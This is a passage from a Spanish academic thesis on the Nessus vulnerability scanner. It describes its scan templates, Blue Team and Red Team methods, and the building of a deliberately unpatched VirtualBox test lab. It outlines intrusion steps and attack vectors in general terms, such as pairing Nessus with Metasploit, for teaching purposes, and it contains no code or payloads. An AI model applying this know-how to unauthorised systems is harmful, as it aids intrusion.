ContiLeaks: Este escáner busca todas las vulnerabilidades remotas y locales del grupo ContiLeaks. Este grupo se dedica a llevar a cabo todo tipo de ciberdelincuencia como la explotación de vulnerabilidades con malwares, ransomware, OSINT, phishing, creación de puertas traseras en sistemas, robo de información, chantajes, etc. Este escaneo tiene una parte muy compleja de funcionalidad, ya que el grupo ContiLeaks actualiza sus ataques diariamente, siendo muy difícil poder parchear la vulnerabilidad antes de recibir el ataque. [14]

Ilustración 23 – Escaneo Ransomware Ecosystem

Ransomware Ecosystem: Este escáner busca todas las vulnerabilidades que puedan llegar a ser beneficiosas para cualquier tipo de ransomware. Da una información detallada de las vulnerabilidades encontradas mostrando información acerca de los posibles ataques que podría haber sufrido. [15]

En la parte Compliance:

En esta parte podemos ver los siguientes escaneos, de los cuales, no hay ninguno disponible para poder ejecutar en la versión Essentials. Estos escaneos están disponibles en versiones superiores como Nessus Professional o Nessus Expert.

Ilustración 24 – Escaneos de Compliance

Aunque no hayamos podido ejecutar ninguno de ellos, daremos una breve descripción de cada uno de ellos:

Audit Cloud Infrastructure: Este escáner se centra en auditar que se ha establecido una correcta configuración de los servicios en la nube de terceros.

Internal PCI Network Scan: Este escáner se centra en comprobar que se cumpla la normativa estándar de seguridad en los dispositivos internos de la red. Intenta evitar todo tipo de estafas en entornos bancarios.

MDM Config Audit: Este escáner se centra en auditar que se cumpla la normativa de la plataforma de seguridad móvil que alberga gran cantidad de datos en dispositivos móviles, aplicaciones y en la nube.

Offline Config Audit: Este escáner se centra en auditar que se cumpla con una cierta configuración de los dispositivos de red.

PCI Quarterly External Scan: Este escáner realiza los escaneos externos trimestrales exigidos por la normativa PCI que tiene como objetivo reducir el fraude con las tarjetas de crédito y aumentar la seguridad de las transacciones online.

Policy Compliance Auditing: Este escáner audita todas las configuraciones de cada uno de los sistemas con respecto a una política de base conocida permitiendo detectar tendencias en los sistemas que no cumplen la normativa.

SCAP and OVAL Auditing: Este escáner audita todos los sistemas utilizando las definiciones de los protocolos 'Security Content Automation Protocol' y 'Open Vulnerability and Assessment Language' definidos por NIST para manipular todo tipo de información relacionada con la seguridad. [16] [17]

2.1.4 Nessus en distintos ámbitos.

El sector de la ciberseguridad es muy amplio y está en continua expansión y no todos los especialistas pueden abarcar todos los conocimientos tanto de ataque como de defensa. Es por eso por lo que se crearon dos grandes equipos de trabajo en el sector 'Blue Team' y 'Red Team'.

2.1.4.1 Defensa (Blue team).

El primer equipo de trabajo que encontramos es el 'Blue Team'. Este equipo trata de analizar y estudiar cómo se comportan los usuarios de una organización para encontrar cualquier tipo de incidente o anomalía que pueda haber pasado desapercibida para el resto de los sistemas de seguridad.

Su función principal es defender a toda costa la integridad de los datos y los sistemas de una organización y para ello realizan una serie de pasos.

Estos pasos son:

- Reunir toda la información posible sobre todos aquellos datos y sistemas que hay que proteger. Documentarla y analizarla para realizar una evaluación de los posibles riesgos que esta información pueda tener si cayese en malas manos.
- Reforzar los accesos a todos los sistemas introduciendo políticas estrictas en materia de seguridad y documentar una serie de procedimientos de seguridad los cuales tendrán que llevar a cabo los trabajadores de la organización.
- Establecer protocolos de vigilancia para controlar los accesos y peticiones a los sistemas de la organización y detectar cualquier intento de acceso fraudulento.
- Efectuar comprobaciones periódicas del sistema realizando auditorias para corroborar la ausencia de vulnerabilidades y anomalías.
- Realizar evaluaciones de riesgo identificando las amenazas de cada sistema y las debilidades que puedan ser explotadas por parte de un atacante, de esta manera, el 'Blue Team' puede desarrollar planes de prevención.

Una vez definidos los pasos que sigue el equipo 'Blue Team' explicaremos cuales son los procedimientos que siguen para defender sus sistemas.

Las técnicas de actuación son:

- Realizar auditorías del DNS para prevenir ataques de phishing, man in the middle, etc. Constante análisis de los DNS de la organización para evitar la caducidad de estos y reducir los ataques al DNS.
- Efectuar análisis de los accesos y rastros de los usuarios para seguir la actividad de estos y corroborar que usuarios son de la organización y cuales no alertando de una violación de la seguridad.
- Instalación de softwares de seguridad para la protección de los dispositivos externos.
- Configuración de los controles de acceso a los firewalls. Instalación, configuración y actualización de antivirus y antimalware.
- Configuración y despliegue de IDS (sistemas de detección de intrusos) e IPS (sistemas de prevención de intrusos) para controlar la seguridad de detección y prevención de la organización.
- Aplicación de soluciones SIEM (sistema de gestión de eventos e información de seguridad) para analizar y registrar toda la actividad de la red.
- Realización de análisis de los registros y la memoria para llevar a cabo en todo momento un control exhaustivo sobre la actividad en el sistema y de esta forma identificar cualquier actividad inusual y poder localizar cualquier tipo de ataque informático.
- Realizar una correcta configuración y separación de las redes.
- Instalación y uso de softwares de gestión y exploración de vulnerabilidades.

De esta forma, siguiendo todos los pasos y técnicas de actuación redactadas en este punto de forma breve, es como el 'Blue Team' actúa para dar una seguridad y protección a todos los datos y sistemas de una organización fortaleciendo las barreras cibernéticas que tienen acceso a la red.

Una vez explicado cómo se organiza y actúa el equipo de trabajo 'Blue Team', explicaremos con que finalidad utiliza este el software Nessus.

Como bien sabemos, Nessus es un software centrado en la búsqueda de vulnerabilidades en redes de equipos. Es por ello, que el 'Blue Team' utiliza este software, para tener un absoluto control y seguimiento de todos los equipos de su red. Gracias a Nessus, este equipo puede anticiparse y actuar frente a cualquier vulnerabilidad existente, eliminándola o parcheándola, dando una alta seguridad a la organización.

Otro uso que se le da a Nessus es la poderosa unión con un SIEM para realizar análisis autenticados sin comprobaciones de vulnerabilidad proporcionando una lista de todos los dispositivos autorizados y no autorizados en la red de la organización.

De esta forma, y con el uso de Nessus es como el 'Blue Team' tiene siempre sus equipos actualizados y libres de vulnerabilidades protegiendo a su organización de todo tipo de ataques o anomalías en la red. [18]

2.1.4.2 Ataque (Red team).

El segundo equipo de trabajo que encontramos es el 'Red Team'. Este equipo trata de buscar todo tipo de vulnerabilidades críticas en los sistemas existentes en la red de una organización y simular un ataque dirigido comprobando la posibilidad de tener acceso a estos, poniéndolos a prueba atacando sus puntos débiles. De esta forma, lo que busca el

‘Red Team’ es demostrar si la organización está preparada ante distintos escenarios de ataque.

El objetivo principal del ‘Red Team’ es poner a prueba la seguridad gestionada por el ‘Blue Team’. Al equipo ‘Red Team’ solo se le proporciona el nombre de la empresa y con tan solo eso deben buscar la manera de poder entrar en la empresa. Para ello, el ‘Red Team’ sigue siempre y para todos los casos seis pasos esenciales para la búsqueda de una explotación y obtención de acceso a la organización.

La metodología es la siguiente:

- Definición y planificación. Definición de que tipo de vectores críticos se utilizarán y la seguida planificación de como los activos serán atacados.
- Reconocimiento externo. En esta segunda parte se desarrollarán todas las acciones para identificar los sistemas que están expuestos en la organización y asi ir identificando las vulnerabilidades que se utilizaran para realizar la intrusión.
- Compromiso inicial. Se busca una vulnerabilidad tan critica que permita realizar un exploit abriendo paso a la intrusión. Esto se realiza con todo tipo de pruebas, desde ataques de fuerza bruta, subida de archivos que te eleven privilegios hasta ingeniería social.
- Acceso a la red interna. Una vez se ha encontrado un activo como punto débil, se busca la manera de utilizar este para alcanzar la red interna de la organización. Este paso puede llegar a ser algo tedioso dependiendo de la seguridad de la empresa pudiendo alcanzar días hasta conseguir el acceso a la red.
- Elevación de privilegios. En esta etapa lo que se busca es abrir todas las vías de acceso posibles para tener caminos alternativos en el caso de que el ‘Blue Team’ detectase el ataque y comenzase a activar protocolos de protección. De esta manera, el ‘Red Team’ puede continuar el ataque por diferentes frentes de la organización.
- Reconocimiento interno. Una vez se ha conseguido acceso total a toda la información y red de la organización, se pone en aviso a esta y se realiza un reconocimiento interno de todos los activos para explicar las vulnerabilidades que estos tienen. Después, se evalúa que ataques más peligrosos podrían haberse llevado a cabo y cual hubiese sido el resultado. De esta manera el equipo ‘Red Team’ pone en conocimiento a la organización sobre la seguridad que tiene activa.

Una vez definida la metodología que sigue el ‘Red Team’, explicaremos los vectores o vías de acceso que existen para la intrusión en organizaciones.

El primer vector o vía de acceso es el vector de acceso del ‘Red Team’. Este vector son todos los pasos o acciones que hemos seguido para comprometer un primer activo que nos ha permitido tener acceso a la red interna de la organización. Los vectores de acceso más frecuentes son:

- Sistemas expuestos en internet que permitan un fácil acceso interno.
- Infraestructura wiffi sin seguridad.
- USB con malware con archivos maliciosos que de acceso al ‘Red Team’ a la organización.
- Emulación de comunicaciones y herramientas de acceso que permitan extraer información y poner en compromiso los sistemas.

El primer vector o vía de acceso es el vector de ataque del 'Red Team'. Este vector son todos los pasos que hemos seguido durante la intrusión, es decir, desde que entramos a la red hasta el robo de la información. Los vectores de ataque más frecuentes son [19]:

- Correo electrónico y mensajería instantánea.
- Navegación web.
- Endpoints.
- Aplicaciones web, portales corporativos, intranets y redes sociales.
- Softwares de redes y sistemas mal configurados, desactualizados o no parcheados.
- Credenciales de usuarios típicas, por defecto o comprometidas.
- Trabajadores insatisfechos o extrabajadores con acceso.
- Carencias de cifrado.

Una vez explicado cómo se organiza y actúa el equipo de trabajo 'Red Team', explicaremos con que finalidad utiliza este el software Nessus.

Este equipo se centra en la búsqueda de vulnerabilidades en una organización objetivo. Para ello, utiliza Nessus, ya que aparte de mostrarle todas las vulnerabilidades que pueden tener los sistemas, le explica posibles métodos de explotación de dicha vulnerabilidad y sus parcheos. De esta manera, un atacante puede detectar posibles vías de acceso y a su vez la manera de esquivar los parcheos que el 'Blue Team' de la organización instale.

Uno de los usos más frecuentes por parte del 'Red Team' es la combinación de Nessus con Metasploit usando Kali Linux. De esta forma, con Nessus detectan todo tipo de información de los sistemas encontrados como SO, puertos abiertos, IPs, vulnerabilidades críticas, etc. Con esta información y con la ayuda de Metasploit, los atacantes pueden hacerse fácilmente con el control de los equipos. [20]

Como podemos ver ambos equipos de trabajo juegan un papel fundamental en la ciberseguridad y gracias a herramientas como Nessus ambos equipos obtienen facilidades a la hora de proteger y atacar sistemas.

3. Creación y montaje del entorno de pruebas (VirtualBox)

Para poder llevar a cabo el análisis de vulnerabilidades utilizando Nessus, hemos creado un entorno de prueba con varias máquinas virtuales. Estas máquinas simulan una pequeña red de trabajo.

Para crear este entorno virtual hemos utilizado cuatro maquinas con diferentes sistemas operativos y versiones que simularan ser los equipos de esta red.

Para la preparación de este entorno hemos instalado cada una de las maquinas con su versión por defecto, sin ningún tipo de actualización para poder mostrar de una manera más fácil lo que conlleva tener sistemas desactualizados o con un sistema operativo sin soporte.

Como punto de partida para el montaje del entorno virtual, utilizaremos un ordenador con VirtualBox ya instalado y las ISOs ya descargadas. Estas han sido descargadas de los siguientes enlaces:

- Ubuntu 16: http://old-releases.ubuntu.com/releases/
- Windows 7: https://archive.org/details/Windows7Professional64Bit
- Windows XP: https://archive.org/details/win_xp_pro
- Windows 10: https://www.microsoft.com/es-es/software-download/windows10
- Kali Linux: https://www.kali.org/get-kali/#kali-installer-imagesv



Ilustración 25 – ISOs utilizadas

Comenzamos preparando el entorno instalando Windows XP. Para ello, creamos una nueva máquina virtual en VirtualBox e introducimos la ISO de Windows XP. Después, lanzamos la maquina y comenzamos la instalación.



Ilustración 26 – Inicio de instalación WXP

Introducimos nuestra región para la configuración de la localización y del teclado. Después introducimos nuestra 'Key' de Windows XP.



Ilustración 27 – Selección de región WXP



Ilustración 28 – Serial Key WXP

Introducimos el nombre del equipo, la contraseña del usuario administrador y la configuración típica de red.

Ilustración 29 – Nombre del equipo y contraseña de administrador WXP



Ilustración 30 – Configuración de red WXP

Una vez terminada la instalación del sistema operativo, pasamos a la configuración de este. En este paso, es importante que marquemos la opción de 'No en este momento' para evitar que se instalen las actualizaciones del sistema sin nuestro permiso. De esta manera, podremos ver la diferencia de vulnerabilidades que tiene un equipo sin actualizaciones y con. Tambien, introducimos varios usuarios que simularan personal del departamento.



Ilustración 31 – Denegación de actualizaciones WXP



Ilustración 32 – Creación de usuarios WXP

Seguimos con la instalación del equipo Windows 7. De la misma manera que con la máquina anterior, introducimos la ISO y lanzamos la máquina para comenzar con la instalación.

Seleccionamos 'español' como formato de hora y tipo de distribución de teclado. Avanzamos con la instalación y llegamos al apartado de 'Tipo de instalación'. Importante seleccionar 'Personalizada (Avanzada)' para evitar que se instale cualquier actualización sin nuestro permiso.

Ilustración 33 – Selección de idioma y región W7



Ilustración 34 – Tipo de instalación W7

Creamos un usuario administrador y su contraseña. Una vez acabemos la instalación e iniciemos sesión, añadiremos otro usuario llamado Juan al equipo. Este equipo tendrá tres usuarios, 'Admin' de tipo administrador del sistema, 'Administrador' como superadministrador y 'Juan' como usuario normal

Ilustración 35 – Creación de usuario W7



Ilustración 36 – Creación de contraseña W7

Continuamos con la instalación por defecto de Windows hasta llegar al apartado de las actualizaciones donde marcaremos 'Preguntar más tarde' para evitar que se instale ninguna actualización por defecto. Por último, configuramos el tipo de red.



Ilustración 37 – Denegación de actualizaciones W7



Ilustración 38 – Selección configuración de red W7

Continuamos preparando el entorno instalando Windows 10. Igual que con las otras instalaciones seleccionamos el idioma y formato de teclado. Seleccionamos la versión de Windows 10 Pro puesto que es la versión más orientada a un entorno de trabajo real. Además, esta versión tiene más características, especialmente en materia de seguridad, respecto a las otras, por lo que podremos modificar más parámetros y aplicar más actualizaciones de seguridad.



Ilustración 39 – Selección de idioma y región W10



Ilustración 40 – Selección de tipo de SO a instalar W10

En el paso de tipo de instalación importante seleccionar la opción de 'Personalizada: instalar solo windows' para evitar que instale cualquier tipo de actualización de seguridad. Y continuamos con la instalación típica de Windows.



Ilustración 41 –Tipo de instalación W10



Ilustración 42 – Progreso de la instalación W10

Creamos un usuario administrador y su contraseña para el equipo. Seguimos con la instalación de Windows 10 rechazando todas las opciones de 'Encontrar mi dispositivo, Mejora de la escritura, etc' y opciones similares hasta terminar la instalación.



Ilustración 43 – Creación de usuario W10



Ilustración 44 – Creación de contraseña W10

El siguiente equipo que vamos a instalar es Ubuntu. Como en las instalaciones anteriores, seleccionamos el idioma del equipo y rechazamos la descarga de actualizaciones mientras se instala el sistema operativo.

Ilustración 45 – Selección de idioma Ubuntu



Ilustración 46 – Denegación de actualizaciones Ubuntu

Creamos un usuario administrador, ponemos un nombre al equipo y establecemos una contraseña para dicho usuario. Seguimos con la instalación normal de Ubuntu y terminamos de instalar el ultimo equipo del entorno de pruebas que conformaran la red de trabajo.



Ilustración 47 – Creación de usuario, nombre del equipo y contraseña

